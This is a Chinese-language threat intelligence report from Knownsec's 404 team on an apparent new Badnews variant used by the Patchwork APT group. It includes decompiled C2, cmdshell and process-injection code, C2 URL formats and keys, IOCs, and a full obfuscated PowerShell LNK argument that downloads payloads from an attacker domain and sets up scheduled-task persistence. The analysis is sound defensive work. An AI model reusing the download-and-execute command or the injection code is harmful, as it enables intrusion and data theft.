威胁情报 | APT-Patchwork 组织测试 Badnews 新变种?

原创 404高级威胁情报 知道创宇404实验室 2024年09月30日 14:38 湖北

作者：知道创宇404高级威胁情报团队
时间：2024年9月30日

1 分析概述

近期，知道创宇404高级威胁情报团队在分析过程中发现一个与Patchwork组织历史TTP极其相似的样本，该样本使用Patchwork常用的donut加载执行最终的载荷。最终载荷与该组织已知的武器badnews在代码方面存在大量重合，相比老版本的badnews具备以下特点：

1) 使用base64+Salsa20进行数据加密。
2) 在badnews的基础上进行了功能插件化。
3) 去除了badnews部分已知的流量及文件检测特征。

基于上述特点我们将其归为badnews新变种，经过分析还发现攻击者下发的诱饵文件为空白PDF文档，同时我们大胆推测该样本或为Patchwork内部人员进行武器更新而提交的测试样本。

以下将对该样本进行详细分析。


2 组织背景

Patchwork(摩诃草、白象)是一个来自南亚地区的APT组织，因其攻击活动中频繁使用各种开源工具而得名。该组织自2015年以来，长期针对中国、巴基斯坦等亚洲国家政府、医疗和科研等领域展开窃密攻击活动。

3 样本分析

3.1 攻击链


根据分析，整体攻击链如下图：



攻击链

3.2 样本执行流程

初始样本其指令参数解析如下图：



lnk指令解析

lnk指令主要功能为：

1. 从下载服务器下载诱饵文档并存储然后运行诱饵文档。
2. 从下载服务器下载恶意载荷并存储为C:\ProgramData\hal，将其重命名为“C:\ProgramData\wer.dll”。
3. 从系统目录复制WerFaultSecure.exe到wer.dll同目录。
4. 创建计划任务，计划任务运行WerFaultSecure.exe。
5. 删除原文件。

wer.dll被加载后解密出shellcode，解密相关参数如下

Key：“Keet96vUkMdJThac”
IV：“ivnpFrICQCEKklCi”
解密流程为base64-AES-base64：

通过分析后确认shellcode为Patchwork频繁使用的开源加载器donut，该加载器能够加载和执行多种类型载荷，在本次样本中最终运行的载荷为badnews变种

3.3 Badnews分析描述

本次发现的badnews变种主要利用插件下发的形式实现主要的功能，这导致其载荷的文件大小相比以往捕获的badnews样本更小。具体分析如下：

获取MAC地址、用户名、主机私有ip.

将获取的MAC、用户名和私有IP拼接后计算其sha256值，在本样本中该值用来作为uid，对uid进行加密，后续该值在心跳及交互过程中均会进行回传。

除上述外，还会获取的数据包括：pid和windows版本，将获取的数据进行加密后使用“$”进行拼接，加密算法为base64-Salsa20-base64，其中Salsa20加密的相关参数如下：

Key：WfqZP6j5IXWaZXJy0KyVh1KFPatF3Uod

nonce：xKPiP4K9

首次上线时，还将固定字符“Nexe”和硬编码的User-Agent“zc9k4OMihkyxpJIGR8CjxVgoBvv9PB”一起拼接后上传：

```
qmemcpy(ProcName, "InternetCloseH", sizeof(ProcName));
v17[5] = 0;
InternetCloseHandle = GetProcAddress(hModule, ProcName);
strcpy(v20, "InternetOpenA");
InternetOpenA = GetProcAddress(hModule, v20);
v4 = 1000 * (rand() % 6 + 5);
v5 = ((__int64 (__fastcall *)(const char *, _QWORD, _QWORD, _QWORD, _DWORD))InternetOpenA)(
       "zc9k4OMihkyxpJIGR8CjxVgoBvv9PB",
       0i64,
       0i64,
       0i64,
       0);
if ( v5 )
  break;
Sleep(v4);
strcpy(v17, "andle");
}
```


使用固定User-Agent通信

创建两个线程，一个为负责与服务端保持心跳，一个则负责从服务端接收数据并实现相关功能 从服务端获取的数据经过解密后使用“||”对其中的指令进行分割，支持的指令有：filelist、download、upload、uplexe和screenshot。除指令外解密的数据中还包含了对应功能需要使用的参数及组件下载地址。当服务端下发的指令为uplexe时执行参数中的cmd命令，若为其它时则需要从返回数据中提取出组件下载地址并下载，最终将组件加载执行：

```
if ( v44 )                                          // 指令为uplexe时执行参数中的cmd命令
{
  if ( *v29 == 'N' && v29[1] == 'A' && !v29[2] )
    goto LABEL_56;
  v45 = j__malloc_base(0x800ui64);
  memset(v45, 0, 0x800ui64);
  HIDWORD(lpWideCharStra) = HIDWORD(v29);
  sub_140001010((wchar_t *)v45, 0x400ui64, (wchar_t *)L"%s||%s");
  LODWORD(lpWideCharStra) = 0;
  v46 = ((__int64 (__fastcall *)(_QWORD, _QWORD, __int64 (__fastcall *)(char *), void *, LPWSTR, _QWORD))CreateThread)(
          0i64,
          0i64,
          sub_140003120,                            // uplexe -> cmdshell
          v45,
          lpWideCharStra,
          0i64);
  v47 = 60000i64;
}
else
{                                                   // 其余命令通过下发对应的组件实现
  v45 = j__malloc_base(0x800ui64);
  memset(v45, 0, 0x800ui64);
  HIDWORD(lpWideCharStr_4) = HIDWORD(v63);
  sub_140001010((wchar_t *)v45, 0x400ui64, (wchar_t *)L"%ls||%ls");
  LODWORD(lpWideCharStr_4) = 0;
  v46 = ((__int64 (__fastcall *)(_QWORD, _QWORD, void (__fastcall *)(char *), void *, LPWSTR, _QWORD))CreateThread)(
          0i64,
          0i64,
          sub_1400024C0,                            // others -> 加载组件并执行
          v45,
          lpWideCharStr_4,
          0i64);
  v47 = 90000i64;
}
```


指令分支

下载的组件使用QueueUserAPC注入到explorer.exe中：

```
((vc IDA View-A tcall *)(__int64))InternetCloseHandle)(v14);
v52 = 104;
strcpy(v64, "explorer.exe");
v53 = 0i64;
v59 = 0;
v54 = 0i64;
v51 = 0i64;
v55 = 0i64;
v56 = 0i64;
v57 = 0i64;
v58 = 0i64;
v50 = 0i64;
strcpy(v76, "WaitForSingleObject");
ProcAddress = GetProcAddress(qword_14002ED60, v76);
strcpy(v67, "CreateProcessA");
CreateProcessA = GetProcAddress(qword_14002ED60, v67);
strcpy(v68, "VirtualAllocEx");
VirtualAllocEx = GetProcAddress(qword_14002ED60, v68);
strcpy(v74, "WriteProcessMemory");
WriteProcessMemory = GetProcAddress(qword_14002ED60, v74);
strcpy(v62, "QueueUserAPC");
QueueUserAPC = GetProcAddress(qword_14002ED60, v62);
strcpy(v63, "ResumeThread");
ResumeThread = GetProcAddress(qword_14002ED60, v63);
if ( ((unsigned int (__fastcall *)(_QWORD, char *, _QWORD, _QWORD, int, int, _QWORD, _QWORD, int *, __int128 *))CreateProcessA)(
       0i64,
       v64,
       0i64,
       0i64,
       1,
       134217732,
       0i64,
       0i64,
       &v52,
       &v50) )
{
  v20 = ((__int64 (__fastcall *)(_QWORD, _QWORD, __int64, __int64, int))VirtualAllocEx)(
```


组件注入执行

以下为通信格式及功能说明：

Url	Body	说明
/cDiCQddlQr	cd=[uid]&...&kossecca=SCq4TeCn0C3i58/FA4lEtFM1dTTvZ6tq	Online
/chBXgPelzd	cu=[uid]&mod=TCuSbveH2Ho=&kossecca=SCq4TeCn0C3i58/FA4lEtFM1dTTvZ6tq	GetCommand
/peCDMAFXQN	cu=[uid]&kossecca=SCq4TeCn0C3i58/FA4lEtFM1dTTvZ6tq	heartbeat
/DBbCKhYPhhY	did=[command]&pk=[parameter]&inf=[result data]&ack=[decrypt 1]&[uid]	UploadResult

4 归因及总结


本次捕获的样本与Patchwork组织近期频繁使用的TTP有诸多相似之处，例如在团队在7月份曝光的该组织针对不丹的攻击活动中lnk参数部分与本次在结构上几乎一致：

```
  File size: 452,608
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode, HasExpIcon, EnableTargetMetadata
  File attributes: FileAttributeArchive
  Icon index: 13
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: $ProgressPreference = 'SilentlyContinue';i''w''r https://adaptation-funds.org/documents/Large_Innovation_Project_for_Bhutan.pdf -OutFile C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf;s''a''p''s C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf;i''w''r https://beijingtv.org/wpytd52vDw/brtd2389aw -OutFile "C:\Users\Public\hal";r''e''n -Path "C:\Users\Public\hal" -NewName "C:\Users\Public\edputil.dll";i''w''r https://beijingtv.org/ogQas32xzsy6/fRgt9azswqle -OutFile "C:\Users\Public\sam";r''e''n -Path "C:\Users\Public\sam" -NewName "C:\Users\Public\Winver.exe";c''p C:\Windows\System32\resmon.exe C:\Users\Public\resmon.exe;c''p''i 'C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf' -destination .;sch''ta''s''ks /c''r''e''a''te /Sc minute /Tn MicroUpdate /tr 'C:\Users\Public\resmon.exe';sch''ta''s''ks /c''r''e''a''te /Sc minute /Tn MicroUppdate /tr 'C:\Users\Public\Winver';e''x''p''l''o''r''e''r''.''e''x''e *d?.?n?
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

针对不丹攻击中lnk参数解析

在加载器方面，Patchwork是目前已曝光APT组织中使用dount最频繁的，特别是近两年使用NorthStar的攻击链中，这与该组织使用开源武器的“传统”是一致的。



Patchwork组织常用的donut-NorthStar TTP

本次的最终载荷与归属于该组织的独有武器badnews有诸多相似之处，详细如下：

1、以往曝光的badnews中加密算法从RC4-Base64到AES-Base64再到base64+AES+base64，base64始终是该武器加密算法中的一部分，与本次在加密算法有相似之处：

```
BASE64_140003D80(v160, v36, v37);
AES_CBC_BASE64_14000AD30(v134, v160);
GetAdaptersInfo_140015670((PIP_ADAPTER_INFO)v145, v38);
v39 = v145;
v104 = v146 > 0xF;
v40 = (char *)v145[0];
if ( v146 <= 0xF )
{
  v41 = (char *)v145;
}
else
{
  v39 = (void **)v145[0];
  v41 = (char *)v145[0];
}
v42 = -1i64;
do
  ++v42;
while ( *((_BYTE *)v39 + v42) );
BASE64_140003D80(v158, v41, v42);
AES_CBC_BASE64_14000AD30(v132, v158);
sub_140018B90(v116);
v43 = v116;
```


Badnews使用base64+AES+base64加密数据

2、都利用公开API获取主机公共IP：

```
v44 = 0i64;
v42[1] = (__int128)_mm_load_si128((const __m128i *)&xmmword_14001FB30);// y.org?format=csv
v45 = 0;
v42[0] = (__int128)_mm_load_si128((const __m128i *)&xmmword_14001FAB0);// https://api.ipify.org?format=csv
v43 = 0;
v9 = (void *)InternetOpenUrlA_140023B88(v4, v42, 0i64, 0i64, 0x80000000, 0i64);
if ( v9 )
{
  memset(v46, 0, 0xC4ui64);
  v19 = 0;
  v10 = InternetReadFile_140023B90(v9, v46, 196i64, &v19);
  v11 = v9;
  if ( !v10 )
  {
```


Badnews使用公共API查询IP

3、相似的数据回传结构，在以往曝光的badnews中，使用与本次类似的结构回传获取的主机信息，并且在末尾使用固定的字符，例如此前使用“crc=e3e6”，本次则使用“kossecca=SCq4TeCn0C3i58/FA4lEtFM1dTTvZ6tq”

4、在武器功能方面，本次样本与badnews在功能上几乎一致，下图为badnews功能列表：

功能号	功能	备注
0	退出	无
8	上传含有主机机器码的文件	krcoss.dat
23	上传截屏文件	CScr99.dat
31	cmdshell	Adcms2.tmp
4	文件列表	filt22.tmp
5	文件上传	无
33	下载 shellcode 并注入运行	无
34	文件下载	无

综上我们有极大的信心认为本次捕获样本系Patchwork组织最新badnews变种，该组织开发人员目前正在对badnews进行改造，例如，在样本侧对已知的部分文件特征进行修改或删除，同时将部分功能组件化，以达到载荷轻量化的目的；在流量侧则积极使用https进行加密通信，并对流量结构进行了升级。此外，正如开篇所言，本次捕获的样本在诱饵文档中使用空白文档，这让我们有理由怀疑目前变种badnews正在积极测试中，当然也不排除攻击者故意为之，毕竟当点开lnk文件的那一刻起，整个攻击活动已经进行了，诱饵文档只能在一定程度上麻痹受害者。截止分析时，我们还溯源到多个同类型样本，样本主要分为EXE文件和DLL文件两种形式，整体执行流程是一致的，其中EXE文件暂未溯源到初始载荷，后续团队将持续跟踪此类型攻击活动。

安全不可能是一成不变的，面对日趋严重的APT攻击活动，在此提醒广大网民朋友，守住好奇心，切勿点击未知的文件，及时更新系统补丁。

5 IOC

Hash：
d7b278d20f47203da07c33f646844e74cb690ed802f2ba27a74e216368df7db9
ba262c587f1f5df7c2ab763434ef80785c5b51cac861774bf66d579368b56e31

C2：
scapematic.info
iceandfire.xyz

对本次报告的更多相关内容感兴趣，请联系知道创宇404高级威胁情报团队 intel-apt@knownsec.com